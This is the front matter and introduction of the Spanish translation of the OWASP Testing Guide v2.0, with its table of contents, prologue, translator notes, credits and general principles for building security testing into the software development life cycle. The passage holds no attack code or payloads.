

GUÍA DE PRUEBAS OWASP

2007 V2.0



© 2002-2007 OWASP Foundation

This document is licensed under the Creative Commons [Attribution-ShareAlike 2.5](https://creativecommons.org/licenses/by-sa/2.5/) license. You must attribute your version to the OWASP Testing or the OWASP Foundation.



Tabla de contenidos

Prólogo	6
¿Porqué OWASP?.....	6
Escogiendo la estrategia y prioridades.....	7
El papel de las herramientas automatizadas.....	7
Convocatoria.....	8
Notas de traducción.....	9
Notas.....	9
Glosario de términos y desambiguación.....	9
Agradecimientos.....	10
1. Portada.....	11
Bienvenidos a la guía de pruebas OWASP 2.0.....	11
Acerca del proyecto abierto de Seguridad de Aplicaciones Web.....	13
2. Introducción.....	16
Principios de la comprobación.....	19
Técnicas de comprobación explicadas.....	23
3. El entorno de pruebas OWASP.....	31
Presentación.....	31
Fase 1: Antes de empezar el desarrollo.....	32
Fase 2 - Durante el diseño y definición.....	32
fase 3: Durante el desarrollo.....	34
Fase 4: Durante la implementación.....	35
Fase 5: Mantenimiento y operaciones.....	36
Un flujo de comprobación típico en un SDLC.....	37
4 Pruebas de intrusión de aplicaciones Web.....	38
4.1 Introducción y objetivos.....	38
4.2 Recopilación de información.....	42

4.2.1 Pruebas de firma digital de aplicaciones web.....	45
4.2.2 Descubrimiento de aplicaciones.....	51
4.2.3 Técnicas de Spidering y googling.....	59
4.2.4 Análisis de códigos de error.....	64
4.2.5 Pruebas de gestión de configuración de la infraestructura.....	67
4.2.5.1 Pruebas de SSL/TLS	73
4.2.5.2 Pruebas del receptor de escucha de la BBDD.....	82
4.2.6 Pruebas de gestión de configuración de la aplicación.....	87
4.2.6.1 Gestión de extensiones de archivo.....	93
4.2.6.2 Archivos antiguos, copias de seguridad y sin referencias.....	95
4.3 Comprobación de la lógica de negocio.....	102
4.4 Comprobación del sistema de autenticación.....	107
4.4.1 Cuentas de usuario por defecto o adivinables (diccionario).....	108
4.4.2 Fuerza bruta.....	111
4.4.3 Saltarse el sistema de autenticación.....	117
4.4.4 Atravesar directorios/acceder a archivos adjuntos externos.....	122
4.4.5 Recordatorio de contraseñas y pwd reset.....	126
4.4.6 Pruebas de gestión del caché de navegación y de salida de sesión.....	130
4.5 Pruebas de gestión de sesiones.....	135
4.5.1 Análisis del esquema de gestión de sesiones.....	136
4.5.2 Manipulación de cookies y testigos de sesión.....	142
4.5.3 Variables de sesión expuestas.....	151
4.5.4 Pruebas de CSRF.....	155
4.5.5 HTTP Exploit.....	161
4.6 Pruebas de validación de datos.....	165
4.6.1 Cross Site Scripting.....	168
4.6.1.1 Métodos HTTP y XST.....	173
4.6.2 Inyección SQL.....	176



4.6.2.1 Pruebas de Oracle.....	185
4.6.2.2 Pruebas de MySQL.....	193
4.6.2.3 Pruebas de SQL Server.....	199
4.6.3 Inyección LDAP.....	208
4.6.4 Inyección ORM.....	211
4.6.5 Inyección XML.....	212
4.6.6 Inyección SSI.....	219
4.6.7 Inyección XPATH.....	222
4.6.8 Inyección IMAP/SMTP.....	224
4.6.9 Inyección de código.....	230
4.6.10 Pruebas de inyección de comandos de sistema.....	231
4.6.11 Pruebas de desbordamiento de búfer.....	234
4.6.11.1 Desbordamientos de memoria Heap.....	234
4.6.11.2 Desbordamiento de pila.....	238
4.6.11.3 Cadenas de formato.....	243
4.6.12 Pruebas de vulnerabilidad Incubada.....	247
4.7 Pruebas de denegación de servicio.....	250
4.7.1 Bloqueando cuentas de usuario.....	251
4.7.2 Desbordamientos de búfer.....	253
4.7.3 Reserva de objetos especificada por usuario.....	254
4.7.4 Entradas de usuario como bucle.....	255
4.7.5 Escritura a disco de datos suministrados por usuario.....	257
4.7.6 Fallos en la liberación de recursos.....	258
4.7.7 Almacenamiento excesivo en la sesión.....	259
4.8 Comprobación de servicios web.....	261
4.8.1 Pruebas estructurales de XML.....	261
4.8.2 Comprobación de XML a nivel de contenido	264
4.8.3 Comprobación de parámetros HTTP GET/REST.....	266

4.8.4 Adjuntos SOAP maliciosos.....	267
4.8.5 Pruebas de repetición.....	270
4.9 Pruebas de AJAX.....	272
4.9.1 Vulnerabilidades de AJAX.....	273
4.9.2 Como probar AJAX.....	278
5. Redacción de informes: Valorar el riesgo real.....	284
5.1 Como valorar el riesgo real.....	284
5.2 Cómo escribir el informe de pruebas	292
Apéndice A: Herramientas de comprobación	299
Apéndice B: Lectura recomendada.....	301
Apéndice c: Vectores de fuzzing.....	303



PRÓLOGO

El problema del software inseguro es quizás el reto técnico más importante de nuestros tiempos. La seguridad es ahora el factor clave limitante sobre que podemos crear con la tecnología de la información. En el OWASP, estamos intentando hacer del mundo un lugar en el que el software inseguro es la anomalía, no la norma, y la Guía de Pruebas es una pieza importante del rompecabezas.

No puede dejar de remarcarse que no puedes construir una aplicación segura sin realizar pruebas de seguridad en ella. Y aun así, muchas empresas de desarrollo de software no incluyen la comprobación de seguridad como parte de su proceso estándar de desarrollo.

La comprobación de seguridad, por si misma, no es una medida particularmente buena de cuán segura es una aplicación, porque existe un número infinito de modos en que un atacante podría ser capaz de colgar una aplicación, y es simplemente imposible comprobarlas todos. Sin embargo, la comprobación de seguridad tiene la cualidad única de convencer a aquellos que continuamente niegan los hechos de que existe un problema. La comprobación de seguridad ha demostrado ser un elemento clave para cualquier organización que necesita confiar en el software que produce o usa.

¿PORQUÉ OWASP?

Crear una guía como representa un esfuerzo enorme, representando décadas de trabajo realizado por cientos de personas por todo el mundo. Hay muchas formas diferentes de probar fallos de seguridad, y esta guía aúna el consenso de los principales expertos sobre como realizar esta comprobación rápida, exacta y eficientemente.

Es imposible subestimar la importancia de tener esta guía disponible de modo totalmente abierto y gratuito. La seguridad no debería ser magia negra que solo unos pocos pueden realizar. Gran parte de las guías de orientación existentes son solo suficientemente detalladas para conseguir que la gente se preocupe por un problema, sin dar suficiente información para encontrar, diagnosticar y resolver problemas de seguridad. El proyecto de crear esta guía mantiene esta experiencia en manos de las personas que la necesitan.

Esta guía debe hacerse camino hasta manos de desarrolladores y revisores de software. No hay ni de lejos suficientes expertos en seguridad de aplicaciones en el mundo como para hacer un cambio significativo en el problema global. La responsabilidad inicial de la seguridad en las aplicaciones debe recaer sobre los hombros de los desarrolladores. No debería ser una sorpresa que los desarrolladores no produzcan código seguro si no están comprobándolo.

Mantener esta información actualizada es un aspecto crítico de este proyecto de guía. Adoptando el enfoque wiki, la comunidad OWASP puede evolucionar y expandir la información en esta guía para mantenerse al ritmo de los rápidos movimientos en amenazas de seguridad de las aplicaciones.

ESCOGIENDO LA ESTRATEGIA Y PRIORIDADES

Te recomendamos adoptar esta guía en tu organización. Puedes tener que adaptar la información contenida a las tecnologías, procesos y estructura organizacional de tu empresa. Si posees tecnologías estándar de seguridad, deberías adaptar tus comprobaciones para asegurarte de que están siendo usadas apropiadamente. Existen diversos roles diferentes que pueden emplear esta guía.

- Los desarrolladores deberían utilizar esta guía para asegurarse de que están produciendo código seguro. Estas pruebas deberían ser parte de los procedimientos normales de comprobación de código y módulos.
- Las personas que realizan pruebas de software deberían utilizar esta guía para expandir el conjunto de casos de comprobación que aplican a los programas. Detectar estas vulnerabilidades en una fase temprana ahorra un tiempo y esfuerzo considerables a posteriori.
- Los especialistas en seguridad deberían utilizar esta guía en combinación con otras técnicas, como un método para verificar que no se ha dejado ningún agujero de seguridad en una aplicación.

Cuando se realizan pruebas de seguridad, lo más importante que debe recordarse es revisar continuamente las prioridades. Hay un número infinito de modos en que una aplicación puede fallar, y tú siempre cuentas con recursos y tiempo limitados, así que asegúrate de que los gastas sabiamente. Trata de enfocarte en los agujeros de seguridad que son más fáciles de ser descubiertos y explotados por un atacante, y que conducen a los compromisos de seguridad más serios.

Esta guía puede ser vista más adecuadamente como un conjunto de técnicas que puedes utilizar para encontrar diferentes tipos de agujeros de seguridad. Pero no todas las técnicas son igual de importantes. Procura evitar utilizar esta guía como una lista de comprobación.

EL PAPEL DE LAS HERRAMIENTAS AUTOMATIZADAS

Existen varias compañías que comercializan herramientas de análisis y comprobación de seguridad automatizadas. Recuerda las limitaciones de estas herramientas, de modo que puedas emplearlas para aquello en lo que son más útiles. Como Michael Howard apuntó en la Conferencia AppSec del Owasp de 2006 en Seattle, “¡Las herramientas no hacen al software seguro! Ayudan a reducir el proceso y a imponer la política (de seguridad)”.

Lo más importante a remarcar es que estas herramientas son genéricas – es decir, que no están diseñadas para tu código específico, sino para aplicaciones en general. Lo que significa que aunque pueden encontrar algunos problemas genéricos, no tienen el conocimiento suficiente sobre tu aplicación como para permitirles detectar la mayoría de los fallos. Por mi experiencia, las incidencias de seguridad más serias son aquellas que no son genéricas, sino profundamente intrincadas en tu lógica de negocio y diseño a medida de la aplicación.



Estas herramientas pueden también ser atractivas, ya que encuentran muchas incidencias potenciales. Aunque ejecutar estas herramientas no toma mucho tiempo, cada uno de los problemas potenciales toma su tiempo investigar y verificar. Si el objetivo es encontrar y eliminar los fallos más serios tan rápidamente como sea posible, ten en consideración si tu tiempo está mejor empleado usando herramientas automatizadas o con las técnicas descritas en esta guía.

Con todo, estas herramientas son ciertamente parte de un programa de seguridad de aplicaciones bien equilibrado. Utilizadas sabiamente, pueden ofrecer soporte a tus procesos globales para producir código más seguro.

CONVOCATORIA

Si desarrollas software, te animo firmemente a familiarizarte con las orientaciones de comprobación de seguridad de este documento. Si encuentras errores, por favor añade una nota a la página de discusión o realiza tu mismo el cambio. Estarás ayudando a cientos de otras personas que usan esta guía. Por favor, considera unirse a nosotros como miembro individual o corporativo, de modo que podamos continuar produciendo materiales como esta guía y todos los otros grandes proyectos en OWASP. Gracias a todos los colaboradores, pasados y futuros, a esta guía, vuestro trabajo ayudará a hacer las aplicaciones de todo el mundo más seguras.

-- [Jeff Williams](#), OWASP Chair, 15 de Diciembre,

2006

NOTAS DE TRADUCCIÓN

NOTAS

El proyecto de traducción de la guía de pruebas OWASP v2 es una iniciativa del capítulo español del proyecto OWASP. Puedes contactar con nosotros a través de nuestra [lista de correo](#).

A la hora de realizar la traducción de esta guía, nos hemos enfrentado a una difícil elección: traducir o interpretar. La complejidad técnica de algunas explicaciones hace muy difícil comprender un texto traducido literalmente, mientras que una interpretación puede hacer perder detalles contenidos en el texto original. Nos hemos decidido por un enfoque mixto, intentando realizar una traducción lo más fiel posible a los objetivos de la guía, pero incluyendo notas con los términos originales en inglés, para poder hacer más sencillo buscar en otros documentos o por Internet los temas tratados en cada sección. En los casos en que se sigue este esquema, se incluye, entre paréntesis, una indicación “N. del T.” (Nota del traductor).

GLOSARIO DE TÉRMINOS Y DESAMBIGUACIÓN

Los siguientes términos en el documento original pueden tener varias acepciones, con diferentes matices según el contexto. Se incluyen aquí las acepciones escogidas para la traducción, con el resto de significados que puede tener:

- *Approach*: término escogido para la traducción: *enfoque*. Puede ser interpretado como *aproximación*.
- *Tester*: término escogido para la traducción: *persona que realiza las pruebas, o auditor*. Puede ser interpretado como *verificador, comprobador*.
- *Token*: término escogido para la traducción: *testigo*. Puede ser interpretado como *identificador, elemento*.
- *Framework*: término escogido para la traducción: *entorno de trabajo*. En ocasiones se ha mantenido el término original, cuando forma parte del nombre de un producto (Ej: “Java Framework”). Puede ser interpretado como *entorno de desarrollo, entorno de pruebas, marco de pruebas*.
- *Overflow*: término escogido para la traducción: *desbordamiento*. Puede ser interpretado como *sobrecarga*.
- *Backend*: se ha optado por no traducir el término. Puede ser interpretado como *servicios internos, de infraestructura*.
- *Middleware*: se ha optado por no traducir el término. Puede ser definido como *aquel software que funciona como intermediador entre diferentes tipos de software y hardware de modo que éstos puedan trabajar en conjunto dentro de una red*.
- *Site y Website*: se ha optado por no traducir el término. Puede ser definido como *el conjunto de servicios y archivos servidor por un servidor web dentro de una estructura jerárquica definida*.



AGRADECIMIENTOS

La traducción de esta guía ha sido posible gracias al apoyo y contribución de Pricewaterhouse Coopers España, y al grupo de profesionales del proyecto hacktimes.com.

TRADUCTORES

- Daniel Cabezas Molina
- Juan de la Fuente Costa
- Alberto Corsín Lafuente
- Daniel P.F.

1. PORTADA

BIENVENIDOS A LA GUÍA DE PRUEBAS OWASP 2.0

“Conocimiento colaborativo y abierto: ese es el estilo OWASP”

[Matteo Meucci](#)

OWASP agradece a los muchos autores, revisores y editores involucrados por su duro trabajo en llevar a término esta guía hasta donde está hoy por hoy. Si tienes cualquier comentario o sugerencia sobre la Guía de Pruebas, por favor, envía un e-mail a la lista de correo de la Guía de Pruebas (en inglés):

- <http://lists.owasp.org/mailman/listinfo/owasp-testing>

COPYRIGHT Y LICENCIA

Copyright (c) 2006 The OWASP Foundation.

Este documento ha sido publicado bajo la licencia [Creative Commons 2.5 License](#). Por favor, consulta la licencia y condiciones de copyright.

REVISIÓN HISTÓRICA

La Guía de pruebas se origina en el 2003, con Dan Cuthbert como uno de los editores iniciales. En el 2005, Eoin Keary tomó el relevo y la convirtió en un wiki. Matteo Meucci ha decidido continuar la Guía de Pruebas y actualmente dirige el proyecto Guía de Pruebas OWASP "Otoño de Código" (en inglés, AoC, Autumn of Code).

- ""Guía de pruebas OWASP"", Versión 2.0 – 25 de Diciembre, 2006
- " Checklist de penetración de aplicaciones OWASP ", Versión 1.1 – 14 de Julio, 2004
- " Guía de pruebas OWASP ", Versión 1.0 - Diciembre 2004

EDITORES

Matteo Meucci: Responsable de la Guía de pruebas OWASP "Otoño de Código" 2006.

Eoin Keary: Responsable de la Guía de pruebas OWASP 2005-2007.



AUTORES

- Vicente Aguilera
- Mauro Bregolin
- Tom Brennan
- Gary Burns
- Luca Carettoni
- Dan Cornell
- Mark Curphey
- Daniel Cuthbert
- Sebastien Deleersnyder
- Stephen DeVries
- Stefano Di Paola
- David Endler
- Giorgio Fedon
- Javier Fernández-Sanguino
- Glyn Geoghegan
- Stan Guzik
- Madhura Halasgikar
- Eoin Keary
- David Litchfield
- Andrea Lombardini
- Ralph M. Los
- Claudio Merloni
- Matteo Meucci
- Marco Morana
- Laura Nunez
- Gunter Ollmann
- Antonio Parata
- Yiannis Pavlosoglou
- Carlo Pelliccioni
- Harinath Pudipeddi
- Alberto Revelli
- Mark Roxberry
- Tom Ryan
- Anush Shetty
- Larry Shields
- Dafydd Studdard
- Andrew van der Stock
- Ariel Waissbein
- Jeff Williams

REVISORES

- Vicente Aguilera
- Marco Belotti
- Mauro Bregolin
- Marco Cova
- Daniel Cuthbert
- Paul Davies
- Stefano Di Paola
- Matteo G.P. Flora
- Simona Forti
- Darrell Groundy
- Eoin Keary
- James Kist
- Katie McDowell
- Marco Mella
- Matteo Meucci
- Syed Mohamed A
- Antonio Parata
- Alberto Revelli
- Mark Roxberry
- Dave Wichers

MARCAS

- Java, Java Web Server y JSP son marcas registradas de Sun Microsystems, Inc.
- Merriam-Webster es una marca registrada de Merriam-Webster, Inc.
- Microsoft es una marca registrada de Microsoft Corporation.
- Octave es una marca de servicios de la Carnegie Mellon University.
- VeriSign y Thawte son marcas registradas de VeriSign, Inc.
- Visa es una marca registrada de VISA USA.
- OWASP es una marca registrada de la Fundación OWASP.
- PricewaterhouseCoopers es una marga registrada de PricewaterhouseCoopers International Limited.

Todos los otros nombres de producto y compañías pueden ser marcas registradas por sus respectivos propietarios. El uso de un término en este documento no debe ser tomado como implicación que afecte a la validez de ninguna marca o marca de servicio.

ACERCA DEL PROYECTO ABIERTO DE SEGURIDAD DE APLICACIONES WEB

PRESENTACIÓN GENERAL

El Proyecto Abierto de Seguridad de Aplicaciones Web (OWASP), es una comunidad abierta dedicada a permitir a las organizaciones realizar el desarrollo, adquisición y mantenimiento de aplicaciones fiables. Todas las herramientas, documentos, foros y delegaciones del OWASP son libres y abiertas a cualquiera interesado en mejorar la seguridad de las aplicaciones. Abogamos por un enfoque de la seguridad en las aplicaciones como un problema tecnológico, un proceso y que involucra a la gente, porque los enfoques más efectivos a la seguridad de aplicaciones incluyen mejoras en todas estas áreas. Nos puedes encontrar en <http://www.owasp.org> (en inglés).

El proyecto OWASP es un nuevo tipo de organización. Nuestra libertad frente a presiones comerciales nos permite proveer de información imparcial, práctica y ajustada en costes sobre la seguridad en aplicaciones. El OWASP no está afiliado a ninguna compañía tecnológica, aunque damos soporte a la información de uso de tecnología de seguridad comercial. De modo similar a muchos proyectos de código abierto, el OWASP produce muchos tipos de material con un desarrollo colaborativo y abierto. La fundación OWASP es una entidad sin ánimo de lucro que asegura el mantenimiento del proyecto a largo plazo. Para más información, por favor consulta en las páginas listadas a continuación:

- [Contacto](#) para información sobre como comunicar con OWASP
- [Contribuciones](#) para detalles acerca de como realizar contribuciones
- [Advertising](#) si estás interesado en anunciarte en el site del OWASP
- [Como funciona el OWASP](#) para más información sobre la estructura y proyectos



- [Reglas de uso de la marca OWASP](#) para información sobre uso de la marca OWASP

ESTRUCTURA

La Fundación OWASP es una entidad sin ánimo de lucro (501c3) que provee la infraestructura para la comunidad OWASP. La Fundación provee nuestros servidores y ancho de banda, facilita los proyectos y delegaciones, y gestiona las Conferencias de Seguridad en Aplicaciones en todo el mundo.

LICENCIAS

Todos los materiales de OWASP están disponibles bajo una licencia de código abierto aprobada. En caso de que pases a ser un miembro de la organización OWASP, también puedes hacer uso de la licencia comercial que te permite el uso, modificación y distribución de todos los materiales de OWASP en tu organización bajo una licencia de uso única.

Para más información, consulta la página [Licencias OWASP](#).

PARTICIPACIÓN E INGRESO COMO MIEMBRO

Todo el mundo es bienvenido a participar en nuestros foros, proyectos, delegaciones y conferencias. OWASP es un lugar fantástico para aprender sobre seguridad en aplicaciones, para relacionarse, e incluso labrarse una reputación como experto.

Si consideras los materiales del OWASP valiosos, por favor plantéate ayudar al mantenimiento de nuestros fines convirtiéndote en un miembro de OWASP. Todo el dinero recibido por la Fundación OWASP va directamente al sustento de los proyectos de OWASP.

Para más información, consulta la página [Comunidad](#).

PROYECTOS

Los proyectos del OWASP cubren muchos aspectos de la seguridad en aplicaciones. Desarrollamos documentos, herramientas, entornos de formación, guías prácticas, listados de comprobación, y otros materiales para ayudar a las organizaciones a mejorar su capacidad de producir código seguro.

Para más detalles sobre todo acerca de los proyectos del OWASP, consulta la página [Proyectos OWASP Project](#).

POLÍTICA DE PRIVACIDAD OWASP

Dada la misión del OWASP de ayudar a las organizaciones con la seguridad de las aplicaciones, tienes todo el derecho a esperar protección de cualquier información personal que podamos recopilar sobre nuestros miembros.

En general, no requerimos autenticación o pedimos a los visitantes revelar información personal cuando visitan nuestro website. Recabamos las direcciones IP, no los e-mails, de los visitantes, con el propósito exclusivo de calcular varias estadísticas de web.

Podemos preguntar por alguna información personal, incluidos nombre y dirección de e-mail, de las personas que descargan productos del OWASP. Esta información no es revelada a ninguna tercera parte, y tan solo es empleada para los propósitos de:

- Comunicar correcciones urgentes en Materiales del OWASP
- Para pedir consejos y comentarios de mejora sobre Materiales del OWASP
- Invitar a la participación en procesos de consenso del OWASP y conferencias de Seguridad

El OWASP publica una lista de organizaciones miembro y miembros individuales. El listado es completamente voluntario y con la opción de participar. Los miembros listados pueden pedir no aparecer en cualquier momento.

Toda la información sobre ti o tu organización que nos envíes por fax o email es protegida físicamente. Si tienes cualquier duda o pregunta acerca de nuestra política de seguridad, por favor contáctanos a owasp@owasp.org



2. INTRODUCCIÓN

El Proyecto de Pruebas OWASP ha estado en desarrollo durante muchos años. Queríamos ayudar a la gente a entender el que, porque, cuando como probar sus aplicaciones web, y no tan solo proveer con un simple listado de comprobación o una prescripción de acciones específicas que deben ser atendidas. Queríamos realizar un marco de desarrollo de pruebas a partir del cual otros pudiesen crear sus propios programas de test, o evaluar los procesos de otros. Escribir el Proyecto de Pruebas ha demostrado ser una tarea difícil. Ha sido todo un reto conseguir un cierto consenso y desarrollar el contenido apropiado, que permitiese a la gente aplicar el contenido y marco de trabajo global aquí descrito y a la vez también les permitiese trabajar dentro de su propio entorno y cultura. También ha sido un reto el cambiar el enfoque de la realización de pruebas sobre aplicaciones web de tests de penetración a las pruebas integradas en el ciclo de desarrollo del software. Muchos expertos en la industria y responsables de la seguridad del software en algunas de las mayores empresas del mundo dan validez al Marco de Pruebas, presentado como Partes 1 y 2 del Marco de Pruebas OWASP. Este marco de trabajo tiene por objetivo, más que simplemente resaltar áreas con carencias, ayudar a las organizaciones a comprobar sus aplicaciones web con el propósito de construir software fiable y seguro, aunque ciertamente lo primero se obtiene gracias a muchas de las guías y listados de comprobación del OWASP. Debido a ello, hemos hecho algunas decisiones difíciles sobre la conveniencia de algunas tecnologías y técnicas de pruebas, que entendemos por completo que no serían aceptadas por todo el mundo. Sin embargo, el proyecto OWASP es capaz de colocarse en un plano superior de autoridad y cambiar la cultura de conocimiento existente, mediante la educación y la concienciación basadas en el consenso y la experiencia, preferentemente a tomar la vía del “mínimo común denominador.”

Datos económicos del software inseguro

El coste del software inseguro en la economía mundial es aparentemente inconmensurable. En Junio del 2002, el instituto de estándares Nacional Estadounidense (NIST) publicó un estudio sobre los costes del software inseguro para la economía estadounidense debidos a un testing inadecuado del software (*The economic impacts of inadequate infrastructure for software testing. (2002, June 28)*). Retrieved May 4, 2004, from http://www.nist.gov/public_affairs/releases/n02-10.htm

La mayoría de la gente entiende al menos las implicaciones básicas, o tiene un conocimiento técnico más profundo de las vulnerabilidades. Por desgracia, muy pocos son capaces de realizar una conversión de dicho conocimiento en un valor monetario, y de ese cuantificar los costes que acarrea a su negocio. Creemos que hasta que eso ocurra, los responsables informáticos no podrán desarrollar un cálculo preciso del retorno sobre una inversión en seguridad, y por tanto asignar los presupuestos adecuados para la seguridad del software. Consulta la página de Ross Anderson en <http://www.cl.cam.ac.uk/users/rja14/econsec.html> ara más información acerca de las implicaciones económicas de la seguridad.

El marco de trabajo descrito en este documento pretende alentar a las personas a evaluar y tomar una medida de la seguridad a través de todo el proceso de desarrollo. Así, pueden relacionar los costes de un software inseguro al impacto que tiene en su negocio, y de este modo gestionar decisiones de negocio apropiadas (recursos) para la gestión del riesgo. El software inseguro tiene de por sí sus consecuencias, pero las aplicaciones web inseguras, expuestas a millones de usuarios a través de Internet, representan una inquietud creciente. Incluso a día de hoy, la confianza de los clientes que usan la Web para realizar sus compras o cubrir sus necesidades de información está decreciendo, a medida que más y más aplicaciones web se ven expuestas a ataques.

Esta introducción contempla los procesos involucrados en el testing de aplicaciones web:

- El alcance de qué se debe probar
- Principios del testing
- Explicación de las técnicas de pruebas
- Explicación del marco de pruebas del OWASP

En la segunda parte de esta guía se cubre como comprobar cada fase del ciclo de vida del desarrollo del software, utilizando las técnicas descritas en este documento. Por ejemplo, la segunda parte cubre como realizar pruebas de vulnerabilidades específicas, como inyección SQL mediante inspección de código fuente y pruebas de intrusión.

Alcance de este documento

Este documento ha sido diseñado para ayudar a las organizaciones a entender qué comprende la realización de un programa de pruebas, y ayudarlas a identificar los pasos necesarios a realizar para construir y operar dicho programa de pruebas sobre sus aplicaciones web. Se pretende suministrar una vista lo más amplia posible de los elementos necesarios requeridos para realizar un programa de seguridad de aplicación web exhaustivo. Esta guía puede ser usada como una referencia y como una metodología para ayudar a determinar las brechas existentes entre tus prácticas existentes y las mejores prácticas de la industria. Esta guía permite a las organizaciones compararse con industrias a su mismo nivel, entender la magnitud de los recursos requeridos para comprobar y mejorar su software, o prepararse ante una auditoria. Este documento no entra en detalles técnicos de como probar una aplicación, ya que su intención es proveer de un marco de trabajo organizativo de seguridad típico. Los detalles técnicos de como probar una aplicación, como parte de una prueba de intrusión o de revisión de código, serán cubiertos en la segunda parte del documento mencionado más arriba. ¿A que nos referimos por comprobación? Durante el ciclo de vida del desarrollo de una aplicación web, muchas cosas han de ser probadas. El diccionario Merriam-Webster describe la acción de comprobar (en inglés, testing) como:

- Poner a prueba o probar
- Pasar una prueba
- Ser asignado un estado o evaluación basado en pruebas.



A efectos de este documento, la comprobación o testing es un proceso de comparación del estado de algo ante un conjunto de criterios. En la industria de la seguridad, a menudo se realizan pruebas contra un conjunto de criterios mentales que no están ni bien definidos ni completos. Por esa y otras razones, muchas personas ajenas a esta industria consideran el testing de seguridad como un arte secreto y arcano. El objetivo de este documento es modificar esa percepción, y hacer más fácil a las personas sin un conocimiento en profundidad de seguridad cambiar las cosas.

El Ciclo de Vida del Proceso de Desarrollo del Software

Uno de los mejores métodos para prevenir la aparición de bugs de seguridad en aplicaciones en producción es mejorar el Ciclo de Vida de Desarrollo del Software (en inglés Software Development Life Cycle, o SDLC), incluyendo la seguridad. Si no hay un SDLC en uso en tu entorno actualmente, es el momento de escoger uno! La figura siguiente muestra un modelo SDLC genérico, así como los costes en incremento progresivo (estimados) de corregir bugs de seguridad en un modelo de este tipo.




Figura 1: Modelo SDLC genérico

Las compañías deberían inspeccionar su SDLC global para asegurarse que la seguridad es una parte integral del proceso de desarrollo. Los SDLC deberían incluir tests de seguridad para asegurar que la seguridad está adecuadamente cubierta, y los controles son efectivos a través del proceso de desarrollo.

El Alcance: Qué debe ser probado

Puede ser de gran ayuda pensar en el desarrollo de software como en una combinación de personas, procesos y tecnología. Si esos son los factores que ``crean`` el software, es lógico que esos sean los factores que deben ser probados. Hoy en día la mayoría de personas realizan pruebas a la tecnología o el propio software. De hecho, la mayoría no realiza pruebas al software hasta que ya ha sido creado y está en la fase de desarrollo de su ciclo de vida (es decir, que el código ha sido creado e instanciado en una aplicación web en uso). Generalmente, esta es una práctica muy ineficaz y prohibitiva en coste. Un programa de pruebas efectivo debería tener componentes que comprueban; Las Personas - para asegurarse de que hay la educación y concienciación adecuadas; Los Procesos - para asegurarse que hay las políticas y estándares adecuados, y que las personas saben como seguir dichas políticas; La Tecnología - para asegurarse de que el proceso ha sido efectivo en su implementación. A menos se adopte un aproximación integral, probar tan solo la implementación técnica de una aplicación no descubrirá vulnerabilidades operacionales o de gestión que pudiesen estar presentes. Mediante la realización de pruebas sobre las personas, políticas y procesos, puedes llegar a prever incidencias o problemas que mas tarde se manifestasen en forma de defectos en la tecnología, y así erradicar bugs de forma temprana e identificar las causas de los defectos. Del mismo modo que probar solamente algunas de las incidencias técnicas que pueden estar presentes en un sistema resultará en un punto de vista incompleto e incorrecto de como realizar una evaluación de seguridad. Denis Verdon, Responsable de Seguridad de la Información en Fidelity National Financial (<http://www.fnf.com>) presentó una excelente analogía para esta concepción errónea en la Conferencia del OWASP AppSec 2004 en Nueva York. "Si los coches fuesen construidos como aplicaciones...las pruebas de seguridad asumirían tan solo impactos frontales. A los coches no se les harían pruebas de rodaje, o serían probados en estabilidad en maniobras de emergencias, eficacia de los frenos, impactos laterales y resistencia a robos."

Información y Comentarios

Como con todos los proyectos OWASP, damos la bienvenida a comentarios e información. Nos gusta especialmente tener constancia de que nuestro trabajo está siendo usado y si es preciso y efectivo.

PRINCIPIOS DE LA COMPROBACIÓN

Existen algunas concepciones equivocadas a la hora de desarrollar una metodología de pruebas para corregir bugs de seguridad en el software. Este capítulo cubre algunos de los principios básicos que deberían ser tenidos en cuenta por los profesionales a la hora de realizar pruebas en busca de bugs de seguridad en software.

No existe la bala de plata

Aunque es tentador pensar que un scanner de seguridad o un cortafuegos de aplicación nos proporcionará o una multitud de defensas o identificará una multitud de problemas, en realidad no existen balas de plata para el problema del software inseguro. El software de evaluación de seguridad de aplicaciones, aunque útil como un primer paso para encontrar la fruta al alcance de la mano, generalmente es inefectivo e inmaduro en evaluaciones en profundidad y a la hora de proporcionar una cobertura de pruebas adecuada. Recuerda que la seguridad es un proceso, no un producto.



Piensa estratégicamente, no tácticamente

En los últimos años, los profesionales de la seguridad han llegado a darse cuenta de la falacia que representa el modelo de parchear y penetrar, generalizado en seguridad de la información durante los 90. El modelo de parchear y penetrar comprende corregir un bug reportado, pero sin la investigación adecuada de la causa origen. El modelo de parchear y penetrar se asocia a menudo con la ventana de vulnerabilidad (1) mostrada en la siguiente figura. La evolución de vulnerabilidades en el software común usado por todo el mundo ha demostrado la ineficacia de este modelo. Estudios de las vulnerabilidades (2) han mostrado que con el tiempo de reacción de los atacantes por todo el mundo, la ventana de vulnerabilidad típica no provee del tiempo suficiente para la instalación de parches, ya que el tiempo entre que la vulnerabilidad es descubierta y un ataque automatizado es desarrollado y divulgado decrece cada año. Existen también varias asunciones erróneas en este modelo de parchear y penetrar: los parches interfieren con la operativa normal y pueden quebrantar aplicaciones existentes, y no todos los usuarios podrían ser conscientes de la disponibilidad de un parche. Por lo tanto no todos los usuarios del producto aplicarán los parches, debido a la incidencia o por falta de conocimiento de la existencia del parche.

